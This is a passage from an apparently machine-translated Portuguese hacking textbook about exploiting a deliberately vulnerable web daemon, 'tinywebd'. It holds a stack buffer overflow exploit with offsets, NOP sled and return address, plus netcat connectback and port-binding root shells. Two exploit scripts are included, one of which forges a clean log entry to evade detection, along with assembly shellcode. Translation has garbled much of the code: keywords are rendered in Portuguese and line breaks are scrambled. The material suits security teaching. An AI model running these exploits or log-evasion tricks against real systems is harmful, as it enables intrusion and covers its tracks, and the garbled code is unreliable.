    sprintf(log_buffer, "From %s:%d \ \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request, " HTTP/"); // Procura por uma solicitação que pareça
válida. if(ptr == NULL) { // Então esse não é um HTTP válido
    strcat(log_buffer, " NOT HTTP!\n");
} else {
    *ptr = 0; // Encerrar o buffer no final da URL.
    ptr = NULL; // Definir ptr como NULL (usado para sinalizar uma solicitação inválida).
    if(strncmp(request, "GET ", 4) == 0) // Obter solicitação
        ptr = request+4; // ptr é o URL. if(strncmp(request,
"HEAD ", 5) == 0) // Solicitação de cabeçalho
        ptr = request+5; // ptr é o URL.
    if(ptr == NULL) { // Então essa não é uma solicitação reconhecida
        strcat(log_buffer, " UNKNOWN REQUEST!\n");
    } else { // Solicitação válida, com ptr apontando para o nome do recurso
        if (ptr[strlen(ptr) - 1] == '/') // Para recursos que terminam com '/',
            strcat(ptr, "index.html"); // adicione 'index.html' ao final.
        strcpy(resource, WEBROOT); // Inicie o recurso com o caminho da
raiz da Web strcat(resource, ptr); // e juntá-lo ao caminho do recurso.
        fd = open(resource, O_RDONLY, 0); // Tenta abrir o arquivo.
    }
}
}

```

```

if(fd == -1) { // Se o arquivo não for encontrado
    strcat(log_buffer, " 404 Not Found\n");
    send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
    send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
    send_string(sockfd, "<html><head><title>404 Not Found</title></head>"); send_string(sockfd,
    "<body><h1>URL not found</h1></body></html>\r\n");
} else { // Caso contrário, sirva o arquivo.
    strcat(log_buffer, " 200 OK\n");
    send_string(sockfd, "HTTP/1.0 200 OK\r\n");
    send_string(sockfd, "Server: Tiny webserver\r\n\r\n"); if(ptr
    == request + 4) { // Então essa é uma solicitação GET
        if( (length = get_file_size(fd)) == -1)
            fatal("getting resource file size");
        if( (ptr = (unsigned char *) malloc(length)) == NULL)
            fatal("allocating memory for reading resource"); read(fd,
            ptr, length); // Lê o arquivo na memória. send(sockfd,
            ptr, length, 0); // Envia para o soquete.
        free(ptr); // Libera a memória do arquivo.
    }
    close(fd); // Fecha o arquivo.
} // Finalizar o bloco if para o arquivo encontrado/não encontrado.
} // Fim do bloco if para solicitação válida.
} // Fim do bloco if para HTTP válido.
timestamp(logfd);
length = strlen(log_buffer);
write(logfd, log_buffer, length); // Escreve no registro.

shutdown(sockfd, SHUT_RDWR); // Feche o soquete de forma elegante.
}

/* Essa função aceita um descritor de arquivo aberto e retorna
 * O tamanho do arquivo associado. Retorna -1 em caso de falha.
 */
int get_file_size(int fd) {
    struct stat stat_struct;

    Se(fstat(fd, &stat_struct) == -1)
        retornar -1;
    retorna (int) stat_struct.st_size;
}

/* Essa função grava uma string de registro de data e hora no descritor de arquivo aberto
 * passado para ele.
 */
void timestamp(fd) { time_t
    now;
    struct tm *time_struct;
    int length;
    char time_buffer[40];

    time(&now); // Obtém o número de segundos desde a época.
    time_struct = localtime((const time_t *)&now); // Converta para a estrutura
    tm. length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S", time_struct);
    write(fd, time_buffer, length); // Escreva a cadeia de carimbo de data/hora
    no registro.
}

```

Esse programa daemon bifurca-se em segundo plano, grava em um arquivo de registro com carimbos de data/hora e sai de forma limpa quando é encerrado. O descriptor do arquivo de registro e o soquete de recepção de conexão são declarados como globais para que possam ser fechados de forma limpa pela função `handle_shutdown()`. Essa função é configurada como o manipulador de retorno de chamada para os sinais de encerramento e interrupção, o que permite que o programa seja encerrado de forma elegante quando é eliminado com o comando `kill`.

A saída abaixo mostra o programa compilado, executado e eliminado. Observe que o arquivo de registro contém registros de data e hora, bem como a mensagem de desligamento quando o programa capta o sinal de encerramento e chama `handle_shutdown()` para sair de forma graciosa.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1 O
servidor da Web para 127.0.0.1 é o Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd 25058 ?
      Ss      0:00 ./tinywebd
25075 pts/3    R+      0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd 25121
      pts/3      R+      0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log cat:
/var/log/tinywebd.log: Permissão negada
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log 07/22/2007
17:55:45> Starting up.
07/22/2007 17:57:00> De 127.0.0.1:38127 "HEAD / HTTP/1.0"          200 OK
07/22/2007 17:57:21> Encerrando.
reader@hacking:~/booksrc $
```

Esse programa `tinywebd` serve conteúdo HTTP exatamente como o programa `tinyweb` original, mas se comporta como um daemon do sistema, separando-se do terminal de controle e gravando em um arquivo de registro. Ambos os programas são vulneráveis à mesma exploração de estouro; no entanto, a exploração é apenas o começo. Usando o novo daemon `tinyweb` como um alvo de exploração mais realista, você aprenderá como evitar a detecção após a invasão.

0x630 Ferramentas do comércio

Com um alvo realista definido, vamos voltar para o lado do atacante. Para esse tipo de ataque, os scripts de exploração são uma ferramenta essencial do comércio. Assim como um conjunto de chaves nas mãos de um profissional, os exploits abrem muitas portas para um hacker. Por meio da manipulação cuidadosa dos mecanismos internos, a segurança pode ser totalmente contornada.

Nos capítulos anteriores, escrevemos códigos de exploração em C e exploramos manualmente as vulnerabilidades a partir da linha de comando. A linha tênue entre um programa de exploração e uma ferramenta de exploração é uma questão de finalização e reconhecimento. Os programas de exploração são mais parecidos com armas do que com ferramentas. Como uma arma, um programa de exploração tem uma utilidade singular e a interface do usuário é tão simples quanto apertar um gatilho. Tanto as armas quanto os programas de exploit são produtos finalizados que podem ser usados por pessoas não qualificadas com resultados perigosos. Por outro lado, as ferramentas de exploração geralmente não são produtos acabados, nem se destinam ao uso de outras pessoas. Com um conhecimento de programação, é natural que um hacker comece a escrever seus próprios scripts e ferramentas para ajudar na exploração. Essas ferramentas personalizadas automatizam tarefas tediosas e facilitam a experimentação. Como as ferramentas convencionais, elas podem ser usadas para muitas finalidades, ampliando a habilidade do usuário.

0x631 Ferramenta de exploração *tinywebd*

Para o daemon *tinyweb*, queremos uma ferramenta de exploração que nos permita fazer experimentos com as vulnerabilidades. Como no desenvolvimento de nossas explorações anteriores, o GDB é usado primeiro para descobrir os detalhes da vulnerabilidade, como offsets. O deslocamento para o endereço de retorno será o mesmo que no programa *tinyweb.c* original, mas um programa daemon apresenta desafios adicionais. A chamada do daemon bifurca o processo, executando o restante do programa no processo filho, enquanto o processo pai é encerrado. Na saída abaixo, um ponto de interrupção é definido após a chamada *daemon()*, mas o depurador nunca o atinge.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 47
42
43     Se (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44         fatal("setting socket option SO_REUSEADDR"); 45
46     printf("Starting tiny web daemon.\n");
47     if(daemon(1, 1) == -1) // Abre um processo de daemon em segundo plano.
48         fatal("forking to daemon process"); 49
50     signal(SIGTERM, handle_shutdown);      // Chamada de handle_shutdown quando morto.
51     signal(SIGINT, handle_shutdown);      // Chamar handle_shutdown quando
interrompido. (gdb) break 50
Ponto de parada 1 em 0x8048e84: arquivo tinywebd.c,
linha 50. (gdb) run
Iniciando o programa: /home/reader/booksrc/a.out
Iniciando o daemon tiny web.

O programa foi encerrado
normalmente. (gdb)
```

Quando o programa é executado, ele simplesmente sai. Para depurar esse programa, o GDB precisa ser instruído a seguir o processo filho, em vez de seguir o pai. Isso é feito definindo follow-fork-mode como child. Após essa alteração, o depurador seguirá a execução no processo filho, onde o ponto de interrupção poderá ser atingido.

```
(gdb) set follow-fork-mode child (gdb)
help set follow-fork-mode
Define a resposta do depurador para uma chamada de programa de fork ou vfork.
Um fork ou vfork cria um novo processo. O follow-fork-mode pode ser:
  pai - o processo original é depurado após uma bifurcação filho
    - o novo processo é depurado após uma bifurcação
O processo não seguido continuará a ser executado.
Por padrão, o depurador seguirá o processo principal. (gdb) run
Iniciando o programa: /home/reader/booksrsrc/a.out
Iniciando o daemon tiny web.
[Mudando para o processo 1051].
```

```
Ponto de parada 1, main () em tinywebd.c:50
50      signal(SIGTERM, handle_shutdown); // Chamada de handle_shutdown
quando morto. (gdb) quit
O programa está em execução. Sair mesmo assim? (y ou
n) y reader@hacking:~/booksrsrc $ ps aux | grep a.out
raiz      911 0.0 0.0    1636   416 ?          Ss    06:04   0:00 /home/reader/booksrsrc/a.out
leitor    1207 0.0 0.0    2880   748 pts/2     R+    06:13   0:00 grep a.out
reader@hacking:~/booksrsrc $ sudo kill 911
reader@hacking:~/booksrsrc $
```

É bom saber como o depurar processos filhos, mas como precisamos de valores de pilha específicos, é muito mais limpo e fácil anexar a um processo em execução. Depois de eliminar qualquer processo a.out perdido, o daemon tinyweb é reiniciado e, em seguida, anexado ao GDB.

```
reader@hacking:~/booksrsrc $ ./tinywebd
Iniciando o daemon da Web minúsculo...
reader@hacking:~/booksrsrc $ ps aux | grep tinywebd
raiz      25830 0.0 0.0    1636   356 ?          Ss    20:10   0:00 ./tinywebd
leitor    25837 0.0 0.0    2880   748 pts/1     R+    20:10   0:00 grep tinywebd
reader@hacking:~/booksrsrc $ gcc -g tinywebd.c reader@hacking:~/booksrsrc $
sudo gdb -q-pid=25830 --symbols=/a.out

warning: não está usando o arquivo não confiável "/home/reader/.gdbinit"
Usando a biblioteca do host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Anexado ao processo 25830
/cow/home/reader/booksrsrc/tinywebd: Não existe tal arquivo ou
diretório. Um programa já está sendo depurado. Você pode
eliminá-lo? (y ou n) n Programa não eliminado.
(gdb) bt
#0 0xb7fe77f2 in ?? () #1
0xb7f691e1 in ?? () #2 0x08048f87 in main () at tinywebd.c:68 (gdb) list
68
```

```

63     Se (listen(sockfd, 20) == -1)
64         fatal("listening on socket"); 65
66     while(1) {      // Aceitar loop
67         sin_size = sizeof(struct sockaddr_in);
68         new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
69         Se (novo_sockfd == -1)
70             fatal("aceitando conexão");
71
72         handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77     /* Essa função lida com a conexão no soquete passado do
78     * endereço do cliente passado e faz o registro no FD passado. A conexão é
79     * processada como uma solicitação da Web, e essa função responde por meio da conexão
80     * socket. Por fim, o soquete passado é fechado no final da função.
81     */
82     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb) break 86
Ponto de parada 1 em 0x8048fc3: arquivo tinywebd.c,
linha 86. (gdb) cont
Continuação.

```

A execução é interrompida enquanto o daemon tinyweb aguarda uma conexão. Mais uma vez, é feita uma conexão com o servidor da Web usando um navegador para avançar a execução do código até o ponto de interrupção.

```

Ponto de interrupção 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) em tinywebd.c:86
86         length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86 #1
0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request 0xbffff5c0:
        0x080484ec
(gdb) solicitação x/16x + 500
0xbffff7b4:    0xb7fd5ff4    0xb8000ce0    0x00000000    0xbffff848
0xbffff7c4:    0xb7ff9300    0xb7fd5ff4    0xbffff7e0    0xb7f691c0
0xbffff7d4:    0xb7fd5ff4    0xbffff848    0x08048fb7    0x00000005
0xbffff7e4:    0xbffff810    0x00000003    0xbffff838    0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:    0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
O programa está em execução. Você pode sair mesmo assim (e
desvinculá-lo)? (y ou n) y Desvinculação do programa: , processo
25830 reader@hacking:~/booksrc $

```

O depurador mostra que o buffer de solicitação começa em 0xbffff5c0 e o endereço de retorno armazenado está em 0xbffff7dc, o que significa que o deslocamento é de 540 bytes. O local mais seguro para o shellcode é próximo ao meio do buffer de solicitação de 500 bytes. Na saída abaixo, é criado um buffer de exploração que coloca o shellcode entre um sled NOP e o endereço de retorno repetido 32 vezes. Os 128 bytes do endereço de retorno repetido mantêm o shellcode fora da memória insegura da pilha, que pode ser sobreescrita. Também há bytes inseguros próximos a o início do buffer de exploração, que serão sobreescritos durante a terminação nula. Para manter o shellcode fora desse intervalo, um sled NOP de 100 bytes é colocado na frente dele. Isso deixa uma zona de aterrissagem segura para o ponteiro de execução, com o shellcode em 0xbffff624. A saída a seguir explora a vulnerabilidade usando o shellcode de loopback.

```
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ wc -c loopback_shell 83
loopback_shell

reader@hacking:~/booksrc $ echo $((540+4 - (32*4) - 83)) 333
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:~/booksrc $ jobs
[1]+ Em execução          nc -l -p 31337 &
reader@hacking:~/booksrc $ (perl -e 'print "\x90 "x333'; cat loopback_shell; perl -e 'print "\x24\xf6\xff\xbf
"x32 . "\r\n") | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
raiz
```

Como o deslocamento para o endereço de retorno é de 540 bytes, são necessários 544 bytes para sobreescrivê-lo. Com o shellcode de loopback de 83 bytes e o endereço de retorno sobreescrito repetido 32 vezes, a aritmética simples mostra que o sled NOP precisa ter 333 bytes para alinhar tudo corretamente no buffer de exploit. O netcat é executado no modo de escuta com um e comercial (&) anexado ao final, o que envia o processo para segundo plano. Ele escuta a conexão de volta do shellcode e pode ser retomado posteriormente com o comando fg (foreground). No LiveCD, o símbolo at (@) no prompt de comando mudará de cor se houver trabalhos em segundo plano, que também podem ser listados com o comando jobs. Quando o buffer de exploração é canalizado para o netcat, a opção -w é usada para informar o tempo limite após um segundo. Depois disso, o processo netcat em segundo plano que recebeu o shell connectback pode ser retomado.

Tudo isso funciona bem, mas se um shellcode de tamanho diferente for usado, o tamanho do sled NOP deverá ser recalculado. Todas essas etapas repetitivas podem ser colocadas em um único script de shell.

O shell BASH permite estruturas de controle simples. A instrução if no início desse script serve apenas para verificar erros e exibir o uso

mensagem. As variáveis do shell são usadas para o endereço de retorno de deslocamento e sobreescrita, de modo que podem ser facilmente alteradas para um alvo diferente. O shellcode usado para a exploração é passado como um argumento de linha de comando, o que torna essa ferramenta útil para testar uma variedade de shellcodes.

xtool_tinywebd.sh

```
#!/bin/sh
# Uma ferramenta para explorar o tinywebd

if [ -z "$2" ]; then # Se o argumento 2 estiver em
    branco echo "Usage: $0 <arquivo de código de
    shell> <IP de destino>" exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Em +100 bytes do buffer @ 0xffff5c0 echo
"target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '` echo
"shellcode: $1 ($SIZE bytes)"
ALIGNED_SLED_SIZE=$((($OFFSET+4 - (32*4) - $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE bytes)] [shellcode ($SIZE bytes)] [ret addr ($((4*32))
bytes)]"
( perl -e "print \"\x90\"$ALIGNED_SLED_SIZE"; cat
$1;
perl -e "print \"$RETADDR\x32 . \"\r\n\"";) | nc -w 1 -v $2 80
```

Observe que esse script repete o endereço de retorno mais uma trigésima terceira vez, mas usa 128 bytes (32×4) para calcular o tamanho do sled. Isso coloca uma cópia extra do endereço de retorno além de onde o deslocamento determina. Às vezes, diferentes opções do compilador movem um pouco o endereço de retorno, o que torna a exploração mais confiável. A saída abaixo mostra essa ferramenta sendo usada para explorar o daemon tinyweb mais uma vez, mas com o shellcode de vinculação de porta.

```
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúsculo.
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode 127.0.0.1 target IP:
127.0.0.1
shellcode: portbinding_shellcode (92 bytes)
[NOP (324 bytes)] [shellcode (92 bytes)] [ret addr (128 bytes)] localhost
[127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open whoami
raiz
```

Agora que o lado atacante está armado com um script de exploração, considere o que acontece quando ele é usado. Se você fosse o administrador do servidor que executa o daemon tinyweb, quais seriam os primeiros sinais de que você foi invadido?

0x640 Arquivos de registro

Um dos dois sinais mais óbvios de invasão é o arquivo de registro. O arquivo de registro mantido pelo daemon tinyweb é um dos primeiros lugares a serem examinados ao solucionar um problema. Mesmo que as explorações do invasor tenham sido bem-sucedidas, o arquivo de log mantém um registro dolorosamente óbvio de que algo está errado.

Arquivo de registro tinywebd

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/25/2007 14:55:45> Starting up.
07/25/2007 14:57:00> De 127.0.0.1:38127 "HEAD / HTTP/1.0"          200 OK
07/25/2007 17:49:14> De 127.0.0.1:50201 "GET / HTTP/1.1"            200 OK
07/25/2007 17:49:14> De 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"      200 OK
25/07/2007 17:49:14> De 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"    404 Not Found
07/25/2007 17:57:21> Shutting down.
08/01/2007 15:43:08> Iniciando...
08/01/2007 15:43:41> De 127.0.0.1:45396 "
```

```
jfx 1 CRj j.jfXCh
f T$ fhzifS j QV C I ? Iy
Rh//shh/bin R$$$$$$$$$$
$$$$$$$$$ NOT HTTP! reader@hacking:~/booksrc $
```

É claro que, nesse caso, depois que o invasor obtém um shell de raiz, ele pode simplesmente editar o arquivo de registro, pois ele está no mesmo sistema. No entanto, em redes seguras, as cópias dos registros geralmente são enviadas para outro servidor seguro. Em casos extremos, os logs são enviados a uma impressora para cópia impressa, para que haja um registro físico. Esses tipos de contramedidas impedem a adulteração dos registros após a exploração bem-sucedida.

0x641 Misture-se à multidão

Embora os arquivos de registro em si não possam ser alterados, ocasionalmente o que é registrado pode ser. Os arquivos de registro geralmente contêm muitas entradas válidas, enquanto as tentativas de exploração se destacam como um polegar dolorido. O programa daemon tinyweb pode ser enganado para registrar uma entrada de aparência válida para uma tentativa de exploração. Dê uma olhada no código-fonte e veja se você consegue descobrir como fazer isso antes de continuar. A ideia é fazer com que a entrada de registro se pareça com uma solicitação válida da Web, como a seguinte:

```
07/22/2007 17:57:00> De 127.0.0.1:38127 "HEAD / HTTP/1.0"          200 OK
07/25/2007 14:49:14> De 127.0.0.1:50201 "GET / HTTP/1.1"            200 OK
07/25/2007 14:49:14> De 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"      200 OK
25/07/2007 14:49:14> De 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"    404 Não encontrado
```

Esse tipo de camuflagem é muito eficaz em grandes empresas com extensos arquivos de registro, pois há muitas solicitações válidas para se esconder: É mais

fácil se misturar em um shopping center lotado do que em uma rua vazia. Mas como exatamente você esconde um buffer de exploit grande e feio na proverbial pele de cordeiro?

Há um erro simples no código-fonte do daemon tinyweb que permite que o buffer de solicitação seja truncado antecipadamente quando é usado para a saída do arquivo de registro, mas não quando é copiado para a memória. A função `recv_line()` usa `\r\n` como delimitador; entretanto, todas as outras funções de cadeia de caracteres padrão usam um byte nulo como delimitador. Essas funções de cadeia de caracteres são usadas para gravar no arquivo de log, portanto, ao usar estrategicamente os dois delimitadores, os dados gravados no log podem ser parcialmente controlados.

O script de exploit a seguir coloca uma solicitação de aparência válida na frente do restante do buffer de exploit. O sled NOP é encolhido para acomodar os novos dados.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# Ferramenta de exploração furtiva
if [ -z "$2" ]; then # Se o argumento 2 estiver em
    branco echo "Usage: $0 <arquivo de código de
    shell> <IP de destino>" exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"\$FAKEREQUEST\" | wc -c | cut -f1 -d ' '") OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Em +100 bytes do buffer @ 0xbffff5c0 echo
"target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '` echo
"shellcode: $1 ($SIZE bytes)"
echo "solicitação falsa: \"\$FAKEREQUEST\" ($FR_SIZE bytes)" ALIGNED_SLED_SIZE=$((($OFFSET+4 -
(32*4) - $SIZE - $FR_SIZE)))
echo "[Fake Request ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode ($SIZE b)] [ret
addr ($((4*32)) b)]"
/perl -e "print \"\$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE"; cat
$1;
perl -e "print \"\$RETADDR\"x32 . \"\r\n\" | nc -w 1 -v $2 80"
```

Esse novo buffer de exploit usa o delimitador de byte nulo para encerrar a camuflagem de solicitação falsa. Um byte nulo não interrompe a função `recv_line()`, portanto o restante do buffer de exploit é copiado para a pilha. Como as funções de cadeia de caracteres usadas para gravar no registro usam um byte nulo para o encerramento, a solicitação falsa é registrada e o restante da exploração fica oculto. A saída a seguir mostra esse script de exploração em uso.

```
reader@hacking:~/booksrc $ ./tinywebd
Iniciando o daemon da Web minúscula.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+  Em execução                  nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_stealth.sh loopback_shell 127.0.0.1 target IP:
127.0.0.1
shellcode: loopback_shell (83 bytes)
solicitação falsa: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
```

```
localhost [127.0.0.1] 80 (www) open  
reader@hacking:~/booksrc $ fg  
nc -l -p 31337  
whoami  
raiz
```

A conexão usada por esse exploit cria as seguintes entradas de arquivo de registro no computador do servidor.

```
08/02/2007 13:37:36> Iniciando...  
08/02/2007 13:37:44> De 127.0.0.1:32828 "GET / HTTP/1.1"  
200 OK
```

Mesmo que o endereço IP registrado não possa ser alterado usando esse método, a solicitação em si parece válida, portanto, não atrairá muita atenção.

0x650 Deixando de lado o óbvio

Em um cenário do mundo real, o outro sinal óbvio de intrusão é ainda mais evidente do que os arquivos de registro. No entanto, durante os testes, isso é algo que é facilmente ignorado. Se os arquivos de log lhe parecerem o sinal mais óbvio de invasão, então você está se esquecendo da perda de serviço. Quando o daemon tinyweb é explorado, o processo é induzido a fornecer um shell de raiz remota, mas não processa mais as solicitações da Web. Em um cenário do mundo real, essa exploração seria detectada quase que imediatamente quando alguém tentasse acessar o site.

Um hacker habilidoso não só pode abrir um programa para explorá-lo, como também pode montar o programa novamente e mantê-lo em execução. O programa continua a processar solicitações e parece que nada aconteceu.

0x651 Um passo de cada vez

As explorações complexas são difíceis porque muitas coisas diferentes podem dar errado, sem nenhuma indicação da causa raiz. Como pode levar horas apenas para rastrear onde ocorreu o erro, geralmente é melhor dividir um exploit complexo em partes menores. O objetivo final é um trecho de shellcode que gerará um shell e ainda manterá o servidor tinyweb em execução. O shell é interativo, o que causa algumas complicações, portanto, trataremos disso mais tarde. Por enquanto, o primeiro passo deve ser `desco b r i r` como montar novamente o daemon tinyweb depois de explorá-lo. Vamos começar escrevendo um trecho de código de shell que faz algo para provar que foi executado e, em seguida, coloca o daemon tinyweb de volta no lugar para que ele possa processar outras solicitações da Web.

Como o daemon tinyweb redireciona a saída padrão para `/dev/null`, a gravação na saída padrão não é um marcador confiável para o shellcode. Uma maneira simples de provar que o shellcode foi executado é criar um arquivo. Isso pode ser feito fazendo uma chamada para `open()` e, em seguida, `close()`.

Obviamente, a chamada `open()` precisará dos sinalizadores apropriados para criar um arquivo. Poderíamos examinar os arquivos de inclusão para descobrir o que `O_CREAT` e todas as outras definições necessárias realmente são e fazer toda a matemática bit a bit para os argumentos, mas isso é meio chato. Se você se lembra, já fizemos algo parecido com isso: o programa notetaker faz uma chamada para `open()`, que criará um arquivo se ele não existir. O programa

strace pode ser usado em

qualquer programa para mostrar todas as chamadas de sistema que ele faz. Na saída abaixo, isso é usado para verificar se os argumentos para `open()` em C correspondem às chamadas brutais do sistema.

Quando executado por meio do strace, o suid-bit do binário do notetaker não é usado, portanto, ele não tem permissão para abrir o arquivo de dados. Mas isso não importa; só queremos ter certeza de que os argumentos da chamada de sistema open() correspondem aos argumentos da chamada open() em C. Como eles correspondem, podemos usar com segurança os valores passados para a função open() no binário do notetaker como argumentos para a chamada de sistema open() em nosso shellcode. O compilador já fez todo o trabalho de procurar as definições e combiná-las com uma operação OR de bit a bit; só precisamos encontrar os argumentos da chamada na desmontagem do binário do anotador.

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) set dis intel
(gdb) disass main
Dump do código do assembler para a função main:
0x0804875f <main+0>:    push   ebp
0x08048760 <main+1>:    mov    ebp,esp
0x08048762 <main+3>:    sub    esp,0x28
0x08048765 <main+6>:    e     esp,0xffffffff0
0x08048768 <main+9>:    mov    eax,0x0
0x0804876d <main+14>:   sub    esp,eax
0x0804876f <main+16>:   mov    DWORD PTR [esp],0x64
0x08048776 <main+23>:   call   0x8048601 <ec_malloc>
0x0804877b <main+28>:   mov    DWORD PTR [ebp-12],eax
0x0804877e <main+31>:   mov    DWORD PTR [esp],0x14
0x08048785 <main+38>:   call   0x8048601 <ec_malloc>
0x0804878a <main+43>:   mov    DWORD PTR [ebp-16],eax
0x0804878d <main+46>:   mov    DWORD PTR
[esp+4],0x8048af 0x08048795 <main+54>:      moveax,DWORD
PTR [ebp-16] 0x8048798 <main+57>:      movDWORD PTR [esp],eax
0x0804879b <main+60>:   call   0x8048480 <strcpy@plt>
0x080487a0 <main+65>:   cmp    DWORD PTR [ebp+8],0x1
0x080487a4 <main+69>:   jg    0x80487ba <main+91>
0x080487a6 <main+71>:   moveax,DWORD PTR [ebp-16]
0x080487a9 <main+74>:   mov    DWORD PTR [esp+4],eax
0x080487ad <main+78>:   moveax,DWORD PTR [ebp+12]
0x080487b0 <main+81>:   moveax,DWORD PTR [eax]
0x080487b2 <main+83>:   mov    DWORD PTR [esp],eax 0x080487b5
<main+86>: call 0x8048733 <usage> 0x80487ba <main+91>: mov
eax,DWORD PTR [ebp+12] 0x080487bd <main+94>: add eax,0x4
0x080487c0 <main+97>:   mov    DWORD PTR [eax]
0x080487c2 <main+99>:   mov    DWORD PTR [esp+4],eax
0x080487c6 <main+103>: mov    ,DWORDPTR [ebp-12]
0x080487c9 <main+106>: mov    PTR [esp],eax 0x080487cc
<main+109>: call 0x8048480 <strcpy@plt> 0x80487d1
<main+114>: mov    ,DWORDPTR [ebp-12] 0x80487d4
<main+117>: mov    PTR [esp+8],eax 0x80487d8
<main+121>: mov    ,DWORDPTR [ebp-12] 0x80487db
<main+124>: mov    PTR [esp+4],eax 0x80487df
<main+128>: mov    PTR [esp],0x8048aaa 0x80487e6
<main+135>: call 0x8048490 <printf@plt> 0x80487eb
<main+140>: mov    ,DWORDPTR [ebp-16]
```

```

0x080487ee <main+143>: mover    DWORD PTR [esp+8],eax
0x080487f2 <main+147>: mover    eax,DWORD PTR [ebp-16]
0x080487f5 <main+150>: mover    DWORD PTR [esp+4],eax
0x080487f9 <main+154>: mover    DWORD PTR [esp],0x8048ac7
0x08048800 <main+161>: cha      0x8048490 <printf@plt>
                                mad
                                a
0x08048805 <main+166>: mover    DWORD PTR [esp+8],0x180
0x0804880d <main+174>: mover    DWORD PTR [esp+4],0x441
0x08048815 <main+182>: mover    eax,DWORD PTR [ebp-16]
0x08048818 <main+185>: mover    DWORD PTR [esp],eax
0x0804881b <main+188>: cha      0x8048410 <open@plt>
                                mad
                                a
---Digite <return> para continuar ou q <return> para sair---
q Quit
(gdb)

```

Lembre-se de que os argumentos de uma chamada de função serão empurrados para a pilha no sentido inverso. Nesse caso, o compilador decidiu usar mov DWORD PTR [esp+*offset*], *value_to_push_to_stack* em vez de instruções push, mas a estrutura construída na pilha é equivalente. O primeiro argumento é um ponteiro para o nome do arquivo em EAX, o segundo argumento (colocado em [esp+4]) é 0x441 e o terceiro argumento (colocado em [esp+8]) é 0x180. Isso significa que O_WRONLY|O_CREAT|O_APPEND é 0x441 e S_IRUSR|S_IWUSR é 0x180. O código de shell a seguir usa esses valores para criar um arquivo chamado Hacked no sistema de arquivos raiz.

mark.s

BITS 32

Marque o sistema de arquivos para provar
que você executou. jmp short one
dois:
pop ebx ; Nome do
arquivo xor ecx, ecx
mov BYTE [ebx+7], cl ; Null terminate filename
push BYTE 0x5 ; Open()
pop eax
mov WORD cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT
xor edx, edx
mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR
int 0x80 Open file para criá-lo.
eax = descritor de arquivo retornado
mov ebx, eax ; Descritor de arquivo para o
segundo argumento push BYTE 0x6 ; Close()
pop eax
int 0x80 ; Fecha o arquivo.

xor eax, eax
mov ebx, eax
inc eax ; Sair da chamada.
int 0x80 ; Exit(0), para evitar um loop infinito.
